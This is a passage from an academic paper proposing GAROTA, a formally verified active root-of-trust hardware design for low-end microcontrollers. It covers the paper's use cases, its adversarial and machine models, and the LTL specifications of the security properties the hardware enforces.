Numerous architectures focused on securing low-end micro-controller units (MCU-s) by designing small and affordable trust anchors [3]. However, most such techniques **operate passively**. They can prove, to a trusted party, that certain property (or action) is satisfied (or was performed) by a remote and potentially compromised low-end MCU. Examples of such services include remote attestation [6,10,15,23,34,42], proofs of remote software execution [17], control-flow & data-flow attestation [4, 19, 20, 43, 51, 55], as well as proofs of remote software update, memory erasure, and system-wide reset [5, 9, 16]. These architectures are typically designed to provide proofs that are unforgeable, despite potential compromise of the MCU.

Aforementioned approaches are passive in nature. While they can detect integrity violations of remote devices, they cannot guarantee that a given security or safety-critical task will be performed. For example, consider a network comprised of a large number (of several types of) simple IoT devices, e.g., an industrial control system. Upon detecting a large-scale compromise, a trusted remote controller wants to fix the situation by requiring all compromised devices to reset or erase themselves in order to expunge malware. Even if each device has an uncompromised, yet passive, RoT, malware (which is in full control of the device's software state) can easily intercept, ignore, or discard any requests for the RoT, thus preventing its functionality from being triggered. Therefore, the only way to repair these compromised devices requires di-

rect physical access (i.e, reprogramming by a human) to each device. Beyond the DoS damage caused by the multitude of essentially "bricked" devices, physical reprogramming itself is slow and disruptive, i.e., a logistical nightmare.

Motivated by the above, some recent research [30, 53] yielded trust anchors with a more active behavior. Specifically, Xu et al. [53] propose the concept of Authenticated Watch-Dog Timers (WDT), which enforce periodic execution of a secure component (an RoT task), unless explicit authorization (which can itself include a set of tasks) is received from a trusted controller. In [30] this concept is realized with the reliance on ARM TrustZone, as opposed to a dedicated co-processor as in the original approach from [53]. Targeting lower-end devices, [38] considered the problem of guaranteeing periodic execution of a task. It refers to this important goal as "trusted scheduling", in the context of real-time operating systems. All these techniques [30, 38, 53] are time-based – they periodically and actively trigger RoT invocation, despite potential compromise of the host device. We discuss them in more detail in Section 5.4.

In this paper, we take the natural next step and design a more general active RoT, called *GAROTA*: Generalized Active Root-Of-Trust Architecture. Our goal is an architecture capable of triggering guaranteed execution of trusted and safety-critical tasks based on arbitrary events captured by hardware peripherals (including timers, GPIO ports, and network interfaces) of an MCU the software state of which may be currently compromised. In principle, any hardware event that causes an interrupt on the unmodified MCU can trigger guaranteed execution of trusted software in *GAROTA* (assuming proper configuration). In that vein, our work can be viewed as a generalization of concepts proposed in [30, 38, 53], enabling arbitrary events (interrupt signals, as opposed to the timer-based approach from prior work) to trigger guaranteed execution of trusted functionalities. In comparison, prior work has the advantage of relying on pre-existent hardware, thus not requiring any hardware changes. On the other hand, our clean-slate approach, based on a minimal hardware design, enables new applications and is applicable to lower-end resource-constrained MCU-s.

At a high level, *GAROTA* is based on two key concepts: "**Guaranteed Triggering**" and "**Re-Triggering on Failure**". The term trigger is used to refer to an event that causes *GAROTA* RoT to take over the execution in the MCU. The "guaranteed triggering" property ensures that a particular event of interest always triggers execution of *GAROTA* RoT. Whereas,"re-triggering on failure" assures that, if RoT execution is illegally interrupted for any reason (e.g., attempts to violate execution's integrity, power faults, or resets), the MCU resets and the RoT is guaranteed to be the first to execute after subsequent re-initialization. Figure 1 illustrates this workflow.

We use *GAROTA* to address three realistic and compelling use-cases for the active RoT:

- GPIO-TCB: A safety-critical sensor/actuator hybrid, which is guaranteed to sound an alarm if the sensed quantity (e.g., temperature, CO_2 level, etc) exceeds a certain threshold. This use-case exemplifies hardware-based triggering.
- TimerTCB: A real-time system where a predefined safety-critical task is guaranteed to execute periodically. This use-case exemplifies timer-based triggering, which is also attainable by [30, 38, 53].
- NetTCB: a trusted component that is always guaranteed to process commands received over the network, thus preventing malware in the MCU from intercepting and/or discarding commands destined for the RoT. This use-case exemplifies network-based triggering.




Figure 1: *GAROTA* Software Execution Flow

In all three cases, the guarantees hold even in case of full compromise of the MCU software state, as long as the RoT task itself is trusted.

In addition to designing and instantiating *GAROTA* with three use-cases, we formally specify *GAROTA* goals and requirements using Linear Temporal Logic (LTL). These formal specifications offer precise definitions for the security offered by *GAROTA* and its corresponding assumptions expected from the underlying MCU, i.e., its machine model. This can serve as an unambiguous reference for future implementations and for other derived services. Finally, we use formal verification to prove that the implementation of *GAROTA* hardware modules adheres to a set of sub-properties (also specified in LTL) that – when composed with the MCU machine model – are sufficient to achieve *GAROTA* end-to-end goals. In doing so, we follow a similar verification approach that has been successfully applied in the context of passive RoT-s [15, 17, 18].

We implement and evaluate *GAROTA* and make its verified implementation (atop the popular low-end MCU TI MSP430) along with respective computer proofs/formal verification publicly available in [2].

2 Scope

This work focuses on low-end embedded MCU-s and aims for a design with minimal hardware requirements. A minimal design simplifies reasoning about *GAROTA* and formally verifying its security properties. In terms of practicality and applicability, we believe that an architecture that is cost-effective enough for the lowest-end MCU-s can also be adapted (and potentially enriched) for implementations on higher-end devices with higher hardware budgets, while the other direction




Figure 2: *GAROTA* in the MCU architecture

is usually more challenging. Thus, our design is applicable to the smallest and weakest devices based on low-power single-core platform with only a few KBytes of program and data memory (such as the aforementioned Atmel AVR ATmega and TI MSP430), with 8- and 16-bit CPUs, typically running at 1-16 MHz clock frequencies, with $\approx$ 64 KBytes of addressable memory. SRAM is used as data memory ranging in size between 4 and 16 KBytes, while the rest of address space is available for program memory. Such devices usually run software atop "bare metal", execute instructions in place (physically from program memory), and have no memory management unit (MMU) to support virtual memory.

Our initial choice of implementing *GAROTA* atop the well-known TI MSP430 low-energy MCU is motivated by availability of an open-source version of the MSP430 hardware from OpenCores [28]. Nevertheless, *GAROTA* design and machine model are generic and should be applicable to other low-end MCU-s of the same class.

3 *GAROTA* Overview

The goal of *GAROTA* is to guarantee eventual execution of a pre-defined functionality $\mathcal{F}$ implemented as a trusted software executable. We refer to this executable as *GAROTA* trusted computing base (TCB). *GAROTA* is agnostic to the particular functionality implemented by $\mathcal{F}$, which allows guaranteed execution of arbitrary tasks, to be determined based on the application domain; see Section 5 for examples.

A trigger refers to a particular event that can be configured to cause the TCB to execute. Examples of possible triggers include hardware events from:

- *External (usually analog) inputs, e.g., detection of a button press, motion, sound or certain temperature/CO_2 threshold.*
- *Expiring timers, i.e., a periodic* trigger.
- *Arrival of a packet from the network, e.g., carrying a request to collect sensed data, perform sensing/actuation, or initiate a security task, such as erasing or resetting the device.*

If configured correctly, these events cause interrupts, which are used by *GAROTA* to guarantee execution of $\mathcal{F}$. Since trigger and TCB implementation are configurable, we assume that these initial configurations are done securely, at or before initial deployment. trigger configuration will include the types of interrupts and respective settings e.g., which GPIO port, what type of event, its time granularity, etc. At runtime, *GAROTA* protects the initial configuration from illegal modifications, i.e., ensures correct trigger behavior. This protection includes preserving interrupt configuration registers, interrupt handlers, and interrupt vectors. This way *GAROTA* guarantees that trigger always results in an invocation of the TCB.

However, guaranteed invocation of the TCB upon occurrence of a trigger is not sufficient to claim that $\mathcal{F}$ is properly performed, since the TCB code (and execution thereof) could itself be tampered with. To this end, *GAROTA* provides runtime protections that prevent any unprivileged/untrusted program from modifying the TCB code, i.e., the program memory region reserved for storing that code. (Recall that instructions execute in place, from program memory). *GAROTA* also monitors the execution of the TCB code to ensure:

1. **Atomicity:** Execution is atomic (i.e., uninterrupted), from the TCB's first instruction (legal entry), to its last instruction (legal exit);
2. **Non-malleability:** During execution, *DMEM* cannot be modified, other than by the TCB code itself, e.g., no modifications by other software or DMA controllers.

These two properties ensure that any potential malware residing on the MCU (i.e., compromised software outside TCB or compromised DMA controllers) cannot tamper with TCB execution.

GAROTA monitors execution and, whenever it detects a violation of *any* property (including atomicity, non-malleability, as well as any TCB code tampering or trigger misconfiguration) triggers an immediate MCU reset to a default trusted state wherein TCB code is the very first component to execute. Therefore, any attempt to interfere with the TCB functionality or execution causes the TCB to recover and re-execute, while guaranteeing that unprivileged/untrusted applications cannot interfere.

Both trigger configurations and the TCB implementation are updatable at run-time, as long as the updates are performed from within the TCB itself. While this feature is not strictly required for security, we believe it provides flexibility/updatability, while ensuring that untrusted software cannot modify *GAROTA* trusted components and configuration thereof. Section 4.7 discusses how *GAROTA* can enforce TCB confidentiality, which is applicable to cases where $\mathcal{F}$ implements cryptographic or privacy-sensitive tasks.

Each sub-property in *GAROTA* is implemented, and individually optimized, as a separate *GAROTA* sub-module. These sub-modules are then composed and shown secure (in the context of the MCU machine model) using a combination of model-checking-based formal verification and an LTL computer-checked proof. *GAROTA* modular design enables verifiability and minimality, resulting in low hardware over-

head and significantly higher understanding and confidence about the security provided by its design and implementation.

As shown in Figure 2, *GAROTA* is implemented as a hardware component that monitors a set of CPU signals to detect violations to required security properties. As such it **does not** interfere with the CPU core implementation, e.g., by modifying its behavior or instruction set. In subsequent sections we describe these properties in more detail and discuss their implementation and verification. Finally, we use a commodity FPGA to synthesize *GAROTA* atop the low-end MCU MSP430 and report on its overhead.

4 *GAROTA* in Detail

We now get into the details of *GAROTA*. Section 4.1 provides some background on LTL and formal verification. Given some familiarity with these notions, it can be skipped without any loss of continuity.

4.1 LTL & Verification Approach

Formal Verification refers to the computer-aided process of proving that a system (e.g., hardware, software, or protocol) adheres to its well-specified goals. Thus, it assures that the system does not exhibit any unintended behavior, especially, in corner cases (rarely encountered conditions and/or execution paths) that humans tend to overlook.

To verify *GAROTA*, we use a combination of Model Checking and Theorem Proving, summarized next. In Model Checking, designs are specified in a formal computation model (e.g., as Finite State Machines or FSMs) and verified to adhere to formal logic specifications. The proof is performed through automated and exhaustive enumeration of all possible system states. If the desired specification is found not to hold for specific states (or transitions among them), a trace of the model that leads to the erroneous state is provided, and the implementation can then be fixed accordingly. As a consequence of exhaustive enumeration, proofs for complex systems that involve complex properties often do not scale well due to so-called "state explosion".

To cope with that problem, our verification approach (also used in prior work [15, 17]) is to specify each sub-property in *GAROTA* using Linear Temporal Logic (LTL) and verify each respective sub-module for compliance. In this process, the verification pipeline automatically converts digital hardware, described at Register Transfer Level (RTL) using Verilog, to Symbolic Model Verifier (SMV) [41] FSMs using Verilog2SMV [32]. The SMV representation is then fed to the well-known NuSMV [13] model-checker for verification against the specified LTL sub-properties. This automatic conversion ensures that no mistakes are introduced by otherwise manual translation from verification/proof models to actual hardware RTL. It thus represents another advantage of this verification pipeline over manual/paper proofs. Finally, the composition of the LTL sub-properties (verified in the model-checking phase) is proven to achieve *GAROTA* end-to-end goals using an LTL theorem prover [21]. This verification strategy is depicted in Figure 3.




Figure 3: *GAROTA* verification strategy

Regular propositional logic includes propositional connectives, such as: conjunction $\wedge$, disjunction $\vee$, negation $\neg$, and implication $\rightarrow$. LTL augments it with temporal quantifiers, thus enabling sequential reasoning. In this paper, we are interested in the following temporal quantifiers:

- $\mathbf{X}\phi$ – neXt ϕ: holds if ϕ is true at the next system state.
- $\mathbf{F}\phi$ – Future ϕ: holds if there exists a future state where ϕ is true.
- $\mathbf{G}\phi$ – Globally ϕ: holds if for all future states ϕ is true.
- $\phi\ \mathbf{U}\ \psi$ – ϕ Until ψ: holds if there is a future state where ψ holds and ϕ holds for all states prior to that.
- $\phi\ \mathbf{W}\ \psi$ – ϕ Weak until ψ: holds if, assuming a future state where ψ holds, ϕ holds for all states prior to that. If ψ never becomes true, ϕ must hold forever. Or, more formally: $\phi\mathbf{W}\psi \equiv (\phi\mathbf{U}\psi) \vee \mathbf{G}(\phi)$

Note that, since *GAROTA* TCB is programmable and its code depends on the exact functionality $\mathcal{F}$ for each application domain, verification and correctness of any specific TCB code is not within our goals. We assume that the user is responsible for assuring correctness of the trusted code to be loaded atop *GAROTA* active RoT. This assumption is consistent with other programmable (though passive) RoTs, including those targeting higher-end devices, such as Intel SGX [31], and ARM TrustZone [8]. In many cases, we expect the TCB code to be minimal (see examples in Section 5), and thus less likely to have bugs.

As stated earlier, the verification strategy overviewed in this section was successfully used in prior work [15, 17] to verify *passive* RoTs (see Section 8). Nonetheless, that prior work did not consider availability properties, needed by an *active* RoT. Consequently, it did not require formal specification of properties that model guaranteed future actions upon specific trigger-s (see Definition 2). It also did not require cyclic specifications, such as re-triggering on failure (see Definition 3) to model the feature that a failed/tampered TCB execution is guaranteed to re-start.

PC	Current Program Counter value
R_{en}	Signal that indicates if the MCU is reading from memory (1-bit)
W_{en}	Signal that indicates if the MCU is writing to memory (1-bit)
D_{addr}	Address for an MCU memory access (read or write)
DMA_{en}	Signal that indicates if DMA is currently enabled (1-bit)
DMA_{addr}	Memory address being accessed by DMA, if any
gie	Global Interrupt Enable: signal that indicates whether or not interrupts are globally enabled (1-bit).
irq	Signal that indicates if an interrupt is happening
$DMEM$	Region corresponding to the entire data memory of the MCU: $DMEM = [DMEM_{min}, DMEM_{max}]$.
$PMEM$	Region corresponding to the entire program memory of the MCU: $PMEM = [PMEM_{min}, PMEM_{max}]$.
TCB	Memory region reserved for the TCB's executable implementing $\mathcal{F}$. $TCB = [TCB_{min}, TCB_{max}]$. $TCB \in PMEM$.
$INIT$	Memory region containing the MCU's default initialization code. $INIT = [INIT_{min}, INIT_{max}]$. $INIT \in PMEM$.
$reset$	A 1-bit signal that reboots/resets the MCU when set to logical 1

Table 1: Notation Summary

In the same vein, prior work did not reason or axiomatize the same types of MCU behavior as *GAROTA*. In particular, most of the machine model in this paper (see Definition 1) is unique to *GAROTA*, except for LTL 1, that models CPU writes to memory, also modeled by prior work. Specifically, prior machine models did not axiomatize hardware behavior when: (1) a trigger/interrupt configuration is modified (LTL 2 from Definition 1); an interrupt is disabled by software (LTL 3 from Definition 1); or the effects of unmodifiable trigger initialization to the MCU runtime behavior (LTLs 4 and 5 from Definition 1).

Aforementioned definitions are unique requirements (in the machine model of Definition 1) and guarantees (in the goals of Definitions 2 and 3) of *GAROTA* that are proven to hold from composition of *GAROTA* sub-properties in Definition 4. Sub-properties are in turn offered by the formally verified implementation of *GAROTA* hardware. In the rest of this section, we detail the reasoning behind these axioms, property specifications, and their verifiable implementation and composition.

4.2 Notation, Machine Model, & Assumptions

This section discusses our machine and adversarial models. We start by overviewing them informally in Sections 4.2.1, 4.2.2 and 4.2.3). Then, Section 4.2.5, formalizes the machine model using LTL. For quick-reference, Table 1 summarizes the notation used in the rest of the paper.

4.2.1 CPU Hardware Signals

GAROTA neither modifies nor verifies the underlying CPU core/instruction set. It is assumed that the underlying CPU adheres to its specification and *GAROTA* is implemented as a standalone hardware module that runs in parallel with the CPU, and enforcing necessary guarantees in hardware. The following CPU signals are relevant to *GAROTA*:

H1 – *Program Counter (PC):* *PC* always contains the address of the instruction being executed in the current CPU cycle.

H2 – *Memory Address:* Whenever memory is read or written by the CPU, the data-address signal (D_{addr}) contains the address of the corresponding memory location. For a read access, a data read-enable bit (R_{en}) must be set, while, for a write access, a data write-enable bit (W_{en}) must be set.

H3 – *DMA:* Whenever a DMA controller attempts to access the main system memory, a DMA-address signal (DMA_{addr}) reflects the address of the memory location being accessed and a DMA-enable bit (DMA_{en}) must be set. DMA can not access memory when DMA_{en} is off (logical zero).

H4 – *MCU Reset:* At the end of a successful reset routine, all registers (including *PC*) are set to zero before restarting normal software execution flow. Resets are handled by the MCU in hardware. Thus, the reset handling routine can not be modified. Once execution re-starts, PC is set to point to the first instruction in the boot section of program memory, referred to as *INIT* (see M2 below). When a reset happens, the corresponding *reset* signal is set. The same signal is also set when the MCU initializes for the first time. An MCU *reset* also resets its DMA controller, and any prior configuration thereof. (DMA) behavior is configured by software at runtime. By default (i.e., after a reset) DMA is inactive.

H5 – *Interrupts:* Whenever an interrupt occurs, the corresponding *irq* signal is set. Interrupts may be globally enabled or disabled in software. The 1-bit signal *gie* always reflects whether or not they are currently enabled. The default *gie* state (i.e., at boot or after a reset) is disabled (logical zero).

4.2.2 Memory: Layout & Initial Configuration

As far as MCU initial memory layout and its initial software configuration (set at, or prior to, its deployment), the following are relevant to *GAROTA*:

M1 – *PMEM:* Corresponds to the entire *PMEM* address space. Instructions are executed in place. Hence, at runtime, *PC* points to the *PMEM* address storing the instruction being executed.

M2 – *INIT:* Section of *PMEM* containing the MCU boot segment, i.e., the first software to be executed whenever the MCU boots or after a *reset*. We assume *INIT* code is finite.

M3 – *TCB:* Section of *PMEM* reserved for *GAROTA* trusted code, i.e., $\mathcal{F}$. TCB is located immediately after *INIT*; it is the first software to execute following successful completion of *INIT*.

M4 – *IRQ-Table and Handlers:* IRQ-Table is located in *PMEM* and contains pointers to the addresses of so-called *interrupt handlers* (aka interrupt service routines or ISRs). When an interrupt occurs, the MCU hardware causes a jump to the corresponding handler routine. The address of this routine is specified by the IRQ-Table fixed index corresponding to that particular interrupt. Handler routines are code segments (functions) also stored in *PMEM*.

M5 – IRQ_{cfg}**:** Set of registers in *DMEM* used to configure specific behavior of individual interrupts at runtime, e.g., deadline of a timer-based interrupt, or type of event on a hardware-based interrupt.

Note that any initial memory configuration could be changed at run-time (e.g., by malware that infects the device, as discussed in Section 4.2.4), unless it is explicitly protected by *GAROTA* verified hardware modules.

4.2.3 Initial Trigger Configuration

T1 – trigger**:** *GAROTA* trigger is configured, at MCU (pre)deployment-time, by setting the corresponding entry in IRQ-Table and respective handler to jump to the first instruction in TCB (TCB_{min}) and by configuring the registers in IRQ_{cfg} with desired interrupt parameters, reflecting the desired trigger behavior; see Section 5 for examples. Thus, a trigger event causes the TCB code to execute, as long as the initial configuration is maintained.

The initial trigger configuration is not much different from a regular interrupt configuration in a typical embedded system program. The trigger index in IRQ-Table must correctly point to *GAROTA* TCB legal entry point, just as regular interrupts must correctly point to their respective handler entry points. For example, to initially configure a timer-based trigger, the address in IRQ-Table corresponding to the respective hardware timer is set to point to TCB_{min} and the correspondent registers in IRQ_{cfg} are set to define the timer deadline and thus the desired interrupt period.

4.2.4 Adversarial Model

We consider an adversary $\mathcal{A}$dv that controls MCU's entire software state, including code, and data. $\mathcal{A}$dv can read-/write from/to any memory that is not explicitly protected by hardware-enforced access control rules. $\mathcal{A}$dv might also have full control over the Direct Memory Access (DMA) controller in the MCU. Recall that DMA allows a hardware controller to directly access main memory (*PMEM* or *DMEM*) without going through the CPU.

Physical Attacks: physical and hardware-focused attacks are out of the scope of *GAROTA*. Specifically, we assume that $\mathcal{A}$dv can not modify hardware, induce hardware faults, or interfere with *GAROTA* via physical presence attacks and/or side-channels. Protection against such attacks is an orthogonal issue that we defer to future work. For an overview of potential countermeasures using physical security and tamper resistance techniques see [44, 46].

Network DoS Attacks: we also consider out-of-scope network DoS attacks, whereby $\mathcal{A}$dv drops traffic to/from MCU, or floods MCU with traffic, or simply jams communication. Note that this assumption is relevant only to network-triggered events, exemplified by the NetTCB instantiation of *GAROTA*, described in Section 5.3.

Note that network DoS attacks could be detected by orthogonal techniques, such as network traffic monitoring [37, 54, 56, 57]. Once detected, out-of-band measures can be taken to mitigate such attacks. *GAROTA* is particularly concerned with malware that infects the MCU and ignores commands/trigger events, even when commands arrive and triggers occur. Hence, network DoS monitoring is a complementary measure to ensure delivery of packets to the MCU (in *GAROTA* NetTCB use-case), while *GAROTA* can ensure that received commands are indeed processed.

Correctness of TCB's Executable: we stress that the purpose of *GAROTA* is guaranteed execution of $\mathcal{F}$, as specified by the application developer and loaded onto *GAROTA* TCB at deployment time. Similar to existing RoTs (e.g., TEE-s in higher-end CPUs) *GAROTA* does **not** check correctness of, and absence of implementation bugs in, $\mathcal{F}$'s implementation. In many applications, $\mathcal{F}$ code is minimal; see examples in Section 5. Moreover, correctness of $\mathcal{F}$ need **not** be assured locally. Since embedded applications are originally developed on more powerful devices (e.g., general-purpose computers), various vulnerability detection methods, e.g., fuzzing [12], static analysis [14], or formal verification, can be employed to avoid or detect implementation bugs in $\mathcal{F}$. All that can be performed off-line before loading $\mathcal{F}$ onto *GAROTA* TCB and the entire issue is orthogonal to *GAROTA* functionality.

4.2.5 Machine Model (Formally)

Based on the high-level properties discussed earlier in this section, we now formalize the subset (relevant to *GAROTA*) of the MCU machine model using LTL. Figure 4 presents our machine model as a set of LTL statements.

LTL statement (1) models the fact that modifications to a given memory address (X) can be done either via the CPU or DMA. Modifications by the CPU imply setting $W_{en} = 1$ and $D_{addr} = X$. If X is a memory region, rather than a single address, we denoted that a modification happened within the particular region by saying that $D_{addr} \in X$, instead. Conversely, DMA modifications to region X require $DMA_{en} = 1$ and $DMA_{addr} \in X$. This models the MCU behaviors stated informally in **H2** and **H3**.

In accordance with **M4** and **M5**, a successful modification to a pre-configured trigger implies changing interrupt tables, interrupt handlers, or interrupt configuration registers (ICR-s). Since, per **M4**, the first two are located in *PMEM*, modifying them means writing to *PMEM*. The ICR is located in a

Definition 1. *Machine Model:*
Memory Modifications:

$$\mathbf{G}:\{\mathsf{modMem}(X) \rightarrow (W_{en} \wedge D_{addr} \in X) \vee (DMA_{en} \wedge DMA_{addr} \in X)\} \quad (1)$$

Successful Trigger Modification:

$$\mathbf{G}:\{\mathsf{mod}(\mathsf{trigger}_{cfg}) \rightarrow [(\mathsf{modMem}(PMEM) \vee \mathsf{modMem}(IRQ_{cfg})) \wedge \neg reset]\} \quad (2)$$

Successful Interrupt Disablement:

$$\boldsymbol{G}:\{\mathsf{disable}(irq) \rightarrow [\neg reset \wedge gie \wedge \neg \mathbf{X}(gie) \wedge \neg \mathbf{X}(reset)]\} \quad (3)$$

Trigger/TCB Initialization (4 & 5):

$$\boldsymbol{G}:\{\neg\mathsf{mod}(\mathsf{trigger}_{cfg}) \vee PC \in TCB\} \wedge \boldsymbol{G}:\{\neg\mathsf{disable}(irq) \vee \mathbf{X}(PC) \in TCB\} \rightarrow \boldsymbol{G}:\{\mathsf{trigger} \rightarrow F(PC = TCB_{min})\} \quad (4)$$

$$\boldsymbol{G}:\{\neg\mathsf{modMem}(PMEM) \vee PC \in TCB\} \rightarrow \boldsymbol{G}:\{reset \rightarrow F(PC = TCB_{min})\} \quad (5)$$

Figure 4: MCU machine model (subset) in LTL.

DMEM location denoted IRQ_{cfg}. Therefore, the LTL statement (2) models a successful misconfiguration of trigger as requiring a memory modification either within *PMEM* or within IRQ_{cfg}, without causing an immediate system-wide reset ($\neg reset$). This is because an immediate reset prevents the modification attempt from taking effect (see **H4**).

LTL (3) models that attempts to disable interrupts are reflected by *gie* CPU signal (per **H5**). In order to successfully disable interrupts, $\mathcal{A}$dv must be able to switch interrupts from enabled ($gie = 1$) to disabled ($\neg\mathbf{X}(gie)$ – disabled in the following cycle), without causing an MCU *reset*.

Recall that (from **H1**) *PC* reflects the address of the instruction currently executing. $PC \in TCB$ implies that *GAROTA* TCB is currently executing. LTL (4) models **T1**. As long as the initial proper configuration of trigger is never modifiable by untrusted software ($\mathbf{G}:\{\neg\mathsf{mod}(\mathsf{trigger}_{cfg}) \vee PC \in TCB\}$) and that untrusted software can never globally disable interrupts ($\mathbf{G}:\{\neg\mathsf{disable}(irq) \vee \mathbf{X}(PC) \in TCB\}$), a trigger would always cause TCB execution ($\mathbf{G}:\{\mathsf{trigger} \rightarrow F(PC = TCB_{min})\}$). Recall that we assume that the TCB may update – though not misconfigure – trigger behavior, since the TCB is trusted. Similarly, LTL 5 states that, as long as *PMEM* is never modified by untrusted software, a *reset* will always trigger TCB execution (per **H4**, **M2**, and **M3**).

4.3 *GAROTA* End-To-End Goals Formally

Using the notation from Section 4.2, we proceed with the formal specification of *GAROTA* end-goals in LTL. Definition 2 specifies the "guaranteed trigger" property. It states in LTL that, whenever a trigger occurs, a TCB execution/invocation (starting at the legal entry point) will follow.

While Definition 2 guarantees that a particular interrupt of interest (trigger) will cause the TCB execution, it does not guarantee proper execution of the TCB code as a whole. The "re-trigger on failure" property (per Definition 3) stipulates that, whenever TCB starts execution (i.e., $PC \in TCB$), it must execute without interrupts or DMA interference [1], i.e., $\neg irq \wedge \neg dma_{en} \wedge PC \in TCB$. This condition must hold until:

1. $PC = TCB_{max}$: the legal exit of TCB is reached, i.e., execution concluded successfully.

   OR

2. $F(PC = TCB_{min})$: another TCB execution (from scratch) has been triggered to occur.

In other words, this specification reflects a cyclic requirement: either the security properties of the TCB proper execution are not violated, or TCB execution will re-start later.

Note that we use the quantifier Weak Until (**W**) instead regular Until (**U**), because, for some embedded applications, the TCB code may execute indefinitely; see Section 5.1 for an example.

4.4 *GAROTA* Sub-Properties

Based on our machine model and *GAROTA* end goals, we now postulate a set of necessary sub-properties to be implemented by *GAROTA*. Next, Section 4.5 shows that this minimal set of sub-properties suffices to achieve *GAROTA* end-to-end goals with a computer-checked proof. LTL specifications of the sub-properties are presented in Figure 6.

GAROTA enforces that only trusted updates to *PMEM* are allowed at runtime. *GAROTA* hardware issues a system-wide MCU *reset* upon detecting any attempt to modify *PMEM* at runtime, unless this modification comes from the execution of the TCB code itself. This property is formalized in LTL (6). It prevents any untrusted application software from misconfiguring IRQ-Table and interrupt handlers, as well as from modifying the *INIT* segment and the TCB code itself, because these sections are located within *PMEM*. As a side benefit, it also prevents attacks that attempt to physically wear

[1] Since DMA could tamper with intermediate state/results in *DMEM*.

Definition 2. *Guaranteed Trigger:*

$$\boldsymbol{G}\text{:}\{\mathsf{trigger} \rightarrow \mathbf{F}(PC = TCB_{min})\}$$

Definition 3. *Re-Trigger on Failure:*

$$\boldsymbol{G}\text{:}\{PC \in TCB \rightarrow [\ (\neg irq \wedge \neg dma_{en} \wedge PC \in TCB) \quad \boldsymbol{W} \quad (PC = TCB_{max} \vee \boldsymbol{F}(PC = TCB_{min})\ ]\}$$

Figure 5: Formal Specification of *GAROTA* end-to-end goals.

Definition 4. *LTL Sub-Properties implemented & enforced by GAROTA.*
Trusted** PMEM **Updates:

$$\mathbf{G}: \{[\neg(PC \in TCB) \wedge W_{en} \wedge (D_{addr} \in PMEM)] \vee [DMA_{en} \wedge (DMA_{addr} \in PMEM)] \rightarrow reset\} \tag{6}$$

IRQ Configuration Protection:

$$\mathbf{G}: \{[\neg(PC \in TCB) \wedge W_{en} \wedge (D_{addr} \in IRQ_{cfg})] \vee [DMA_{en} \wedge (DMA_{addr} \in IRQ_{cfg})] \rightarrow reset\} \tag{7}$$

Interrupt Disablement Protection:

$$\mathbf{G}: \{\neg reset \wedge gie \wedge \neg \boldsymbol{X}(gie) \rightarrow (\boldsymbol{X}(PC) \in TCB) \vee \boldsymbol{X}(reset)\} \tag{8}$$

TCB Execution Protection:

$$\mathbf{G}: \{\neg reset \wedge (PC \in TCB) \wedge \neg(\mathbf{X}(PC) \in TCB) \rightarrow PC = TCB_{max} \vee \ \mathbf{X}(reset)\ \} \tag{9}$$

$$\mathbf{G}: \{\neg reset \wedge \neg(PC \in TCB) \wedge (\mathbf{X}(PC) \in TCB) \rightarrow \mathbf{X}(PC) = TCB_{min} \vee \ \mathbf{X}(reset)\} \tag{10}$$

$$\mathbf{G}: \{(PC \in TCB) \wedge (irq \vee dma_{en}) \rightarrow reset\} \tag{11}$$

Figure 6: Formal specification of sub-properties verifiably implemented by *GAROTA* hardware module.

off Flash (often used to implement *PMEM* in low-end devices) by excessively and repeatedly overwriting it at runtime [7]. Similarly, *GAROTA* prevents untrusted components from modifying $IRQ_{cfg} - DMEM$ registers controlling the trigger configuration. This is specified by LTL 7.

Remark: *local updates, via direct physical connection (e.g., J-TAG or USB) to the MCU are still possible and unaffected by GAROTA, because GAROTA hardware protection is only active at runtime. If remote updates at runtime are desirable, they must be supported as part of GAROTA TCB. See Section 7 for a discussion on supporting remote updates.*

LTL 8 enforces that interrupts can not be globally disabled by untrusted applications. Since, each trigger is based on interrupts, disablement of all interrupts would allow untrusted software to disable the trigger itself, and thus the active behavior of *GAROTA*. This requirement is specified by checking the relation between current and next values of *gie*, using the LTL ne**X**t operator. In order to switch *gie* from logical 0 (current cycle) to 1 (next cycle), TCB must be executing when *gie* becomes 0 ($\mathbf{X}(PC) \in TCB$)), or the MCU will *reset*.

To assure that TCB code is invoked and executed properly, *GAROTA* hardware implements LTL-s (9), (10), and (11). LTL 9 enforces that the only way for TCB's execution to terminate, without causing a *reset*, is through its last instruction (its only legal exit): $PC = TCB_{max}$. This is specified by checking the relation between current and next *PC* values using LTL ne**X**t operator. If the current *PC* value is within TCB, and next *PC* value is outside TCB, then either current *PC* value must be the address of TCB_{max}, or *reset* is set to 1 in the next cycle. Similarly, LTL 10 enforces that the only way for *PC* to enter TCB is through the very first instruction: TCB_{min}. This prevents TCB execution from starting at some point in the middle of TCB, thus making sure that TCB always executes in its entirety. Finally, LTL 11 enforces that *reset* is always set if interrupts or DMA modifications happen during TCB's execution. Even though LTLs 9 and 10 already enforce that PC can not change to anywhere outside TCB, interrupts could be programmed to return to an arbitrary instruction within the TCB. Or, DMA could change *DMEM* values currently in use by TCB. Both of these events can alter TCB behavior and are treated as violations.

